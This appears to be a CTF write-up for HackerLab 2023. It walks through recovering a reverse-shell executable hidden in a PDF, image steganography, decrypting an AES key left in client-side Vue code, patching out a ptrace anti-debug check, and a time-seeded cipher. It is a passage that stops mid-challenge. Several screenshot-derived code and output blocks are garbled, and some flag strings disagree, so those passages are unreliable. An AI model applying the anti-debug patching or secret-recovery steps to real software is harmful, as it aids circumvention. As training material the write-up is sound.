Here are some of the challenges I was able to solve during HackerLab 2023 CTF

Category: Basic

SPY



After downloading the attached file checking the file type shows it's a pdf file

```
→ forensics file mage.pdf
mage.pdf: PDF document, version 1.7, 3 pages
→ forensics

SPY


60

PORTION OF THE PORT Author: Wirdra

Author: Wirdra

1/19 attempts
```

We can use binwalk to see that there are other metadata in it



I extracted them

```
### DECIMAL HEADECIMAL DESCRIPTION

### OPEN CONTROLL OF POT document, version: "1-7"

### OPEN CONTROLL OF POT document, version: "1-7"

### OPEN CONTROLL OF POT document, version: "1-7"

### OPEN CONTROLL OF POT ACCUMENT OF POT ACCUMENT
```

```
binwalk -e mage.pdf
```

In the extracted files I used the file command to know what sort of file they are And I see this weird thing

```
### Solid Control of the Property of the Control of
```

```
ASCAI test, with very long lines (360), with CRIF line terminators

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```

It extracted a PE file which is basically a .exe file

I renamed it

```
→ forensics mv _mage.pdf.extracted/897A0 maze.exe
→ forensics rm _nrf _mage.pdf.extracted
→ forensics file maze.exe
maze.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
→ forensics ■


**Torensics Intel 80386, for MS Windows, 4 sections

**Torensics Intel 80386, for MS Win
```

When I ran the binary it was taking time to load

```
forensics wine maze.exe
```

So I uploaded it to Virus Total and saw this




It marked it as some sort of windows reverse shell

And that makes sense since the expected flag format requires an IP and PORT



When I used wireshark to intercept the traffic I got lots of request and wasn't able to filter it well

So instead I moved on to my windows vm and use procmon to monitor the binary process




The IP and PORT it's attempting to reach is 172.28.13.26:7243

Therefore the flag is:

Flag: CTF_172.28.13.26:7243

Asen Hotagantin



After downloading the attached file It showed that it's a PNG file




Looking at the metadata show this

We can see that it's created with:

```
ezgif.com APNG maker
```


But if we open the image we don't get a GIF picture



It's possible that this image is formed from a GIF picture

And if that's so that will mean there will be image frames


I used the site ezgif.com to separate the frames



After downloading it the second image and opening it the second image looks weird


```
→ hotagantin file frame_apngframe+
frame_apngframe1.png: PMG image data, 800 x 1143, 8-bit/color RGBA, non-interlaced
frame_apngframe2.png: PNG image data, 800 x 1143, 8-bit/color RGBA, non-interlaced
→ hotagantin ■

GIF frame extractor (spiller)
```



Using Stegsolve Stereogram function I changed the colour offset

At offset 100 I got the flag




Flag: CTF_4u70ST3REOGr4m

Tic Tac Toe



This is more of a crypto challenge than a web challenge
Anyways let get started


After visiting the url it showed this



From the challenge name it's actually implements the Tic Tac Toe game


And all is client side based i.e it doesn't make any request to server but done on the browser

In the developer mode when we view the debug option we get the source it uses




But I spent so many hours at this point and the reason is because firefox for some reason gave false result

As you can see from the image below it has only App.vue and the content doesn't even do much just imports stuffs




Using chrome instead shows a different result



Just wanted to show my web home page btw :P

Anyways here is the result



There are two App.vue and the second one contains the real stuff

Looking at it on line 35 shows this commented portion of code

```
const CryptoJS=require('crypto-js');
k='6cfad18816be65f2';
c=CryptoJS['AES']['encrypt'](message,k)['toString']();
output="U2FsdGVkX1/sPQHn8qbrD9LyPIipROeMnqke4B+JJEq8sVgV0zeA+ab2oHP9
2avnl2vzHVBs0/0NeOLbGmoj9g==";
```

We see that this implements AES encryption and we have the key and ciphertext

I implemented the decode using JavaScript

First I need to have the crypto-js library

And here's the package.json file

```
{
  "dependencies": {
    "crypto-js": "^4.1.1"
```

```
}
}
```

With that we can use npm to install it

```
sudo npm install crypto-js
```

Here's the script used to decrypt the cipher text

```
const CryptoJS = require('crypto-js');

const k = '6cfad18816be65f2';
const output =
"U2FsdGVkX1/sPQHn8qbrD9LyPIipROeMnqke4B+JJEq8sVgV0zeA+ab2oHP92avnl2v
zHVBs0/0NeOLbGmoj9g==";

const decrypted = CryptoJS.AES.decrypt(output, k).toString();

console.log(decrypted);
```

Running it gives this

```
→ web node decrypt.js
4651435a3035705746366831555a4f305a35323734313231353d35343637353d
→ web ■

**Colleged to have the conserve theory

And have the conserve theory


**With that we can use up to install it

**Here's the corpt used to decrypt the opportee.
```

4651435a3035705746366831555a4f305a35323734313231353d35343637353d

That looks like hex

Decoding it using cyberchef magic option gives this



FQCZ05pWF6h1UZ00Z52741215T675

What the hell is that?

After trying various cipher gotten from dcodefr I got nothing

Perharp this might be xor?

Let us give it a shot

I tried getting the key

Seems to be multiple \x05


Using that key to decode it gives this

```
>>> from pum import xor
>>> pt = "CTE"
>>> ct = "FQC205pWF6h1U200Z52741215T675"
>>> key = xor(ct, pt)[:4]
>>>
>>> xor(ct, key)
b'CTE_50uRC3m4P_J5_07214740Q320'
>>>> [
```

```
CTF_50uRC3m4P_J5_07214740Q320
```

That obviously looks like that flag but when I submitted it, It didn't work:(

So I tried using cyberchef magic option and got another variation of the flag



Using that worked

```
Flag: CTF_50uRC3m4P_J5_072147408013208
```

I figured why I got a wrong value and that's so because when CyberChef decoded from hex it then did another decode

So if I were to use the original decoded hex value then I should get the flag too

That worked cool xD

Danxomè



After downloading the binary and checking the file types and protections enabled I get this

So we're working with a x64 binary which is dynamically linked and stripped There are 2 protections enabled which are:

```
- NX
- PIE
```

What NX prevents is shellcode placing to the stack and executing it

And PIE randomize the memory addresses during program execution

Let us run the binary to know what it does

```
+ chalt //LougaDanxomeRou

Selon la légende, le roi Béhanzin n'était pas simplement un Lougarou, mais plutôt un Lougarou Alpha, un être puissant et dominant.

Le roi Béhanzin a taissé un objet sur lequel est gravée une inscription qui vous aidera dans la suite de votre quête.

Cette inscription ne s'affiche que les soirs de pleine lune. Revenez le soir de pleine lune, et vous pourrez lire l'inscription gravée sur l'objet.

Hint: Time is not fri3nds. L3t'S g0 young p4d4w4n


DanxomeLou, la pleine lune est dans... 5837440 secondes
DanxomeLou, la pleine lune est dans... 5837440 secondes
DanxomeLou, la pleine lune est dans... 5837430 secondes
"C[3] * 853621 interrupt //LougaDanxomeRou

* chall | |
```

Hmmm it seems to iterate through a value and sleep on each iterate
Using ghidra I decompiled the binary

Here's the main function

Note that I already edited some variable names and function name




```
int main(void)

{
   anti_debug();
   banner();
   sleep();
   get_flag();
   return 0;
```

The main function has 4 functions in it

Here's the decompiled anti_debug() function




Looking at this shows it prevents the binary from running inside of a debugger

That's what ptrace() does

The banner function just contains the banner


The sleep decompiled code function



```
int sleep(void)
{
   int i;
   for (i = 0; i < 0x591280; i = i + 1) {
      printf("DanxomeLou, la pleine lune est dans.... %d secondes
\n",(ulong)(0x591280 - i));
      sleep(1);
   }
   return 0;
}</pre>
```

Loop at this shows that it will iterate through 0×591280 and on each iterate it will sleep for a second

After this the get_flag function is called




```
int get_flag(void)

{
   int i;
   byte flag [64];
   undefined4 array [52];

memcpy(array,&flag_array,204);
   for (i = 0; i < 0x33; i = i + 1) {
      flag[i] = (byte)array[i] ^ 0x22;
   }
   printf("The time has come. Flag is \"%s\"\n",flag);
   return 0;
}</pre>
```

Looking at this we can see that it will iterate through 0x33 and on each iterate it will xor each character in the global flag_array array with 0x22



And then prints the flag

So what do we do here

There are various ways we can go around this

One way is to save the values in the global flag_array variable and xor it with 0x22

But the length of it is much to copy and filter the null bytes values

So instead I'll just xor the whole character of the binary

Here's the solve script

```
binary = bytearray(open('LougaDanxomeRou', 'rb').read())
dump = []

for i in binary:
    dump.append(chr(i ^ 0x22).encode())

with open('dump', 'wb') as fd:
    for i in dump:
        fd.write(i)
```

Now I'll run the script

We can now run strings on the binary

```
C"""T"""F"""_""R"""3"""v"""3"""r"""s"""3"""_"""p"""l"""4"""y"""3"""
r"""_""N"""o"""_"""T"""1""m"""3"""_"""T"""0"""_"""R"""3"""s"""t"""
_"""b"""r""3"""4"""k"""_"""m"""3"""_"""!""h"""e""v"""x"""o"""
```

It's a bit annoying to read that so I'll use python to replace " with empty values

```
+ chall python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type *help*, 'copyright', 'credits' or 'license' for more information.

>>> a=\('C'\TITEFT' - \text{TRY} - \text{TRY}
```

```
CTF_R3v3rs3_pl4y3r_No_T1m3_T0_R3st_br34k_m3_!hevxo
```

So another way we can do this is through a debugger which in this case I'll use gdb-pwndbg

But remember there is anti debug which is ptrace

We can actually patch that call to a ret call

So that when ptrace is called it will rather be evaluated to ret

Here's the script I used to do that

```
from pwn import *

# Load our binary
exe = 'LougaDanxomeRou'
elf = context.binary = ELF(exe, checksec=False)

# Patch out the call to ptrace :)
elf.asm(elf.symbols.ptrace, 'ret')

# Save the patched binary
elf.save('debug')
```

Running it will create a new binary that on running it in a debugger won't have any effect

Now let us hop on to gdb

```
s found in debug]
middg commands and 47 shell commands. Type pwndbg [-shell | --all] [filter] for a list.
ase, $ida GDB functions (can be used with print/break)
awy (disable with set show-tips off) _____
eno <number>) command to see the name of the last or provided (libc) error
                                        program: /tmp/chall/debug
debugging using libthread_db enabled]
st libthread_db library */lib/x86_64-linux-gnu/libthread_db.so.1*.
LouguDunxomeRou
mov rdx, qword ptr [rip + 0×fe179]
mov dword ptr fs:[rdx], eax
mov eax, 0×ffffffff
jmp nanosleep+23 <nan
                                 | Track | STACK | Track | Trac
```

```
I'll set a breakpoint at __libc_start_main
```

```
pwndbg>
pundbg> break __libc_start_main
Breakpoint 1 at 0×7ffff7deb1c0: file ../csu/libc-start.c, line 332.
pwndbg>
```

I'm doing that to get the address of the main function since the binary is stripped and has PIE enabled with that we can't directly call dissassemble main

And the main function address is the first parameter of the __libc_start_main function

```
🛂 Decompile: FUN_001010a0 - (LougaDanxomeRou)
                                                                                                          🧐 | 🐚 | 📓 | 🖶 🗙
 void FUN_001010a0(undefined8 param_1,undefined8 param_2,undefined8 param_3)
3
   undefined8 unaff_retaddr;
6
   undefined auStack_8 [8];
7
8
    __libc_start_main(main,unaff_retaddr,&stack0x00000008,0,0,param_3,auStack_8);
9
                    /* WARNING: Do nothing block with infinite loop */
10
   } while( true );
12 }
13
```

Back to gdb I'll type run

```
Breakpoint 1, __libc_start_main_impl (main=0x55555555553c9, argc=1,
argv=0x7fffffffdcc8, init=0x0, fini=0x0, rtld_fini=0x7fffffffff6c6a0
<_dl_fini>, stack_end=0x7fffffffdcb8)
```


The rdi which is where parameter one is stored will be the main function address

We can now break there



I'm just showing you to know that ;)

So at this point we would want to break at the beginning of the sleep call



And I'll use pwndbg function breakrva which works well with a PIE enabled binary



Now I will continue the program execution using c twice

```
0×55555555325
                            rsp 0×7fffffffdba8 → 0×555555553dc ← call 0×5555555590
rbp 0×7ffffffdbb0 ← 0×1
0×7ffffffdbb8 → 0×7fffffdeb18a (_libc_start_call_main*122) ← mov edi, eax
0×7ffffffdba0 → 0×7ffffffdcb0 → 0×7ffffffdcb8 → 0×38 /* '8' */
0×7fffffffdba0 → 0×555555553c9 ← push rbp
0×7fffffffdba0 → 0×55555553c9 ← push rbp
```

We are at the beginning of the sleep call

What I want to do is set the counter which is i to 0x591280 so that it will exit the loop

And currently the variable i is going to be set to i and the value where it's stored is assigned to prop - 4

I'll step into the four instruction to meet that address

```
ni
ni
ni
ni
```

We can see that the current program execution is at that address (instruction register)

What I want to reach is actually the cmp instruction

The value of rax/eax will hold the current counter value

eax, dword ptr [rbp - 8]

So let us step into that instruction using ni twice

From the image above our current instruction register is at that cmp address and the current value of rax is 0

So let us change that

If we continue the program execution we would get the flag

```
pwndbg> c
Continuing.
The time has come. Flag is "CTF_R3v3rs3_pl4y3r_No_Tim3_T0_R3st_br34k_m3_!hevxo"
[Inferior 1 (process 874856) exited normally]
pwndbg>
```

```
Flag: CTF_R3v3rs3_pl4y3r_No_T1m3_T0_R3st_br34k_m3_!hevxo
```

U.T.C



We are given a remote instance to connect to and the remote source code

Here's the source code

```
import random
import os
import time
t = int(time.time())
random.seed(t)
def encrypt(data):
   assert isinstance(data, bytes)
   cipher = []
   for b in data:
       r = random.randint(0, 255)
       c = (b+r) \% 256
       cipher.append(c)
   return cipher
def intro():
   print("[+] U.T.C [+]")
   print("Choisir (e) pour récupérer le trésor et (q) pour
quitter")
def main():
   intro()
   while True:
       try:
           choice = input()
       except:
           exit()
       if choice == "e":
           tresor_enc = encrypt(tresor.encode())
           print("-".join(map(str, tresor_enc)))
       if choice == "q":
           print("Byeeeeeeeeee !!!")
```

```
exit()
main()
```

I'll explain what it does:

- Firstly it creates the flag in the tresor variable
- Then the binary creates a seed with the current time which is used in the random python function

It has three functions which are intro, encrypt and main

Intro function

```
def intro():
    print("[+] U.T.C [+]")
    print("Choisir (e) pour récupérer le trésor et (q) pour
quitter")
```

Nothing interesting there except the option to choose e or q

Main function

```
def main():
    intro()

while True:
    try:
        choice = input()
    except:
        exit()

if choice == "e":
        tresor_enc = encrypt(tresor.encode())
        print("-".join(map(str, tresor_enc)))
if choice == "q":
    print("Byeeeeeeeeeeeeeeeeeeeeeeeeeeee!!!")
    exit()
```

From the main function we can see that it prompts us for an input which is the choice we want to choose

- If any form of error happens it exits
- If our choice is e it will encrypt the flag value and print our the encrypted value
- If our choice is q it will exit
- Note that this is all done in a while loop
- Encrypt function

```
def encrypt(data):
    assert isinstance(data, bytes)

    cipher = []
    for b in data:
        r = random.randint(0, 255)
        c = (b+r) % 256
        cipher.append(c)
    return cipher
```

What this does is that:

- Requires a parameter to be passed into it which is of cause the flag value
- Converts all the characters of the flag value to their corresponding integer value using <u>isinstance</u>
- Then it loops through all the flag characters which are already in form of integer
- It sets r to a random number between 0xff which is 0 to 255
- And then variable c is set to hold the summation between the character iterate and random number mod with 0xff + 1 which is 256
- It then appends the value to the cipher array
- And returns the cipher array values

So basically if we run the program we would get the encrypted form of the flag

```
→ chall python3 server.py
[1] U.T.C. [+1]
Choisir (e) pour récupérer le trésor et (q) pour quitter

55-185-221-26-103-179-194-85-159-4-18-223-10-147-53-64-146-157-195-206-15-197-146-241-202-141-201-248-197-213-108-62-111-170-80-1

ee

209-202-135-197-50-61-150-114-226-47-153-106-166-51-71-194-248-129-115-205-73-34-252-118-72-70-52-1-209-184-225-177-49-183-251-194

